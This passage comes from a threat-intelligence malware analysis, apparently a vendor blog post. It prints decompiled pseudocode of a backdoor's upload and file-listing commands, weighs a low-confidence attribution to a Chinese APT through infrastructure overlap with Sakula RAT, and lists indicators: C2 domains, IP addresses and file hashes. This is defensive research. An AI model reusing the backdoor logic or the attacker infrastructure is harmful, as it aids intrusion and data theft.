              WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64);
              Close_Handle_0(hFile);
            }
```

The `upload` command


```
      directory_name = parse_response(response, v24, 0);
      if ( !directory_name )
      {
        GetCurrentDirectoryA(0x400u, v207);
        directory_name = sub_7FFA0F77F729(v207, 0);
      }
      LODWORD(v26) = printf(Str, "%s\r\n", directory_name, v25);
      Str = v26;
      lpFileName = strlen_0(directory_name);
      free_stuff_1(directory_name);
      v204 = -1i64;
      v27 = sub_7FFA0F761020(v203);             // \\*
      lpFileName = std_basic_string_function_append(lpFileName, v27);
      v204 = F_FirstFile(lpFileName, &FindFileData);
      if ( v204 == -1 )
      {
        LODWORD(v28) = Get_LastError_0();
        v202 = v28;
        LODWORD(v29) = printf(Str, "%d", v28);
        Str = v29;
      }
      else
      {
        while ( F_NextFile(v204, &FindFileData) )
        {
          if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
          {
            v30 = decode_str_19(v201);          // <DIR> %s
            LODWORD(v32) = printf(Str, v30, FindFileData.cFileName);
          }
          else
          {
            nFileSizeLow = FindFileData.nFileSizeLow;
            v31 = decode_str_20(v200);
            LODWORD(v32) = printf(Str, v31, nFileSizeLow, FindFileData.cFileName);
          }
          Str = v32;
        }
      }
```

The List Files command

Attribution

Attribution is difficult, and threat actors are known to use indicators from other groups as false flags. The attribution of the APT behind these campaigns is ongoing, but based on the infrastructure used we assess with low confidence that this group is a Chinese actor.


All of the C2s are from BL Networks, which has been used by Chinese APTs in the past. Also, we discovered infrastructure overlap between the malware we analyzed and the Sakula Rat malware used by the Deep Panda APT.



Infrastructure overlap between Sakula RAT and the malware analyzed in this article

Another interesting indicator we found was that the macro used in the Aramco campaign is almost identical to some macros used by TrickBot and BazarLoader in the past. We think the actor may have used the same macro builder to generate its macro, and they may have used it as a false flag. There are some other weak indicators, such as WolfSSL, which has been used by Lazarus and Tropic Troopers, but they are not enough to help attribute the attack to any specific actor.

Malwarebytes customers were proactively protected against these campaigns thanks to our heuristic detection engines.



IOCs

C2 Domains

windowsipdate[.]com microsftupdetes[.]com mirror-exchange[.]com

C2 IPs

168.100.11.142 192.153.57.83 45.61.137.211 206.188.197.35

Download Domain

fatobara[.]com

Download IP

91.210.104.54

Hashes

Name	Hash
Final payload	cbde42990e53f5af37e6f6a9fd14714333b45498978a7971610acb640ddd5541 86ecd536c84cec6fc07c4cb3db63faa84f966a95763d855c7f6d7207d672911e 917820338751b08cefc635090fc23b4556fa77b9007a8f5d72c11e0453bfec95 22bdc42a86d3c70a01c51f20f5b7cfb353319691a8102f0fe3ea02af9079653e 12c20f9dbdb8955f3f88e28dc10241f35659dbcd74dadc9a10ca1b508722d69a 3f16055dc0f79f34f7644cae21dfe92ffc80f2c3839340a7beebd9436da5d0eb f5658588c36871421f287f12e7e9ba5afba783a7003da1043a9c52d10354b909 ca95e8a8b6fb11b5129821f034b337b06cdf407fa9516619f3baed450ac1cf2d bac1790efe7618c5b2b9e34e6e1d36ec51592869bcc5fb304dd7554c32731093 5d039f4368f88a2299be91303c03143e340f700f1fc8aa0a8cdbfbc5a193c6be
patch_Log4j.tar.gz	4b622d63e6886b1430f6ca9cba519cbefde60cd8b6dbcade7c3a152c3930e7c7
PDF attachment	f4db6fa3a83052152b5d16dc6a4e9749afafc026612ff5c3ad735743736ac488
Emails	0625566ec55f0a083d1c1a548a2631502f17e455066b29731e29d372918e6541 0925b3c05cef6d3476a97b7d4975e9e3ceefedf62f42663b9c02070e587b3f2d 111fef44ba63f11279572f1e7e4d6ce5613ef8fe3b76808355cdcbed47b49fec 1c886a9138f3b0e0b18f1c0da83719a9b5351db7ce24baa13c0e56ef65d96d02 1fb0cd76ec5ae70f08a87f9e81cb5e9b07f9b3306772ae723fa63ff5abfa0d07 27d19efedb6a7c8d3c65fe06fd5be9c3e236600e797e5058705db1e2335ec2ad 310fa9c65aa182a59e001e8f61c079e27d73b8eb5f8f8965509cb781d97ba811 3627b37b341efa0b36352d76480dce994f481e672ebf9fa2da114a1339cf6c01 3655420f72d0c14cfb113ccb53e9ac85b87883913c3844b3e0bfb7bd7230a9bd 3b2ef76ec2eb3b4db4b7efe14d88c5338f1dc4eb9a9cf309989362d193c25403 3e9254d8cb25b2abf4fb755feaaf41c0059c68067e64de01a9242e5d9e47ab33 3ff96e73aeb0419df67bc5fec786a4dc82e4a9051274b4fc3cbc3ae3af7fdf94 44118322165be32de86569972e9f599a3c79a2336ca6f76c29861b40905cd067 4b6b0c29ece1c4719ec4d5186fb6247603fa1f03bd473bf6ef6367995e8c1121 4f28db1131ace2fce96e84172e0a861eb471ea054799e1132eb4945e4dca550b 4f8c2079ac98a3e8e085be8e88ff7b53ea70cb131cba4bfd2784e391d24c27e9 5a662050df51863575700a8e21efe605f4e789404d4bb53b4299f32b93e8d20f 5aa0a15e052fea2a2d445940ef751ddf3d3ae7c43c095a738b9bd603efc7df8b 5b9c7fe8ee5756dbd8563b3efe8dbc0966ad9044ff223b8797940f9e4e47333e 5ccf98699b96c811f4dab768cf486dc0f31b098dba30e031ba4ab2a5a5a3aba8 7ee7b2193b1e53f93dc2ed573d8f927cfa0916ccf111ff35faef9c4b153456f2 80a3de79f6c859d6c4667f705588c7c254d24fca2f44704123a2ba38e7c285a9 810d6566d9879c10a6a8581bb6ea6bed83a14a869383ad7e1ee16eadfd5bbb54 811827026414bdd400257cd3f048a1c75a2b211d02ac790510b800baa0702de4 81f24d1c310214b8f66345f250a6d5493e5e1cdf06d39d18a96cd9f93a1e7655 ac328efa54b6dd4497ba5dc6195474b8b9e5a7bcd32d5733e5006be9bbd0dc22 b63ef28fc1b0b1180fe9f476fe2ef3970b9928b009354e996bb2bf4ece223031 b99580152dde60622c1a962cd7cee1834d0ee86490785ac02d8ee51b73be008f c9623e83d875d6b9ca1a80087151b59a4037159c605ee92c6c795252ccf89596 cd277299ed849de71e88f698c1c06b0cfa65f166b0e90fc620aa50f6efe70161

d4062c6fd3813299ac721309fe0385a5337cea8b8e3605b05458467aeb23d8c0

e19b7dfe0e693c468c73f0a9e4c751216787daeff7d933cedcc10c932bd2835e

e444303f1888b1ee5eeb69a0c4c3372b0cd2276b6987b0b18ea2267ff7ba19ad

f15d90da5e253aaf570d29ffb9bf87ce7d8292b953d13e5a0f86b8671a4c57e7

fa800e6e16444894455b2a8f9e245efbe8b298fc8af9d7f8e155bb313ca9e7bb

fc4af16fed48bd3a029ce8bfc4158712f9ab0cd8b82ca48cb701923d0a792015

SHARE THIS ARTICLE

ABOUT THE AUTHOR

Threat Intelligence Team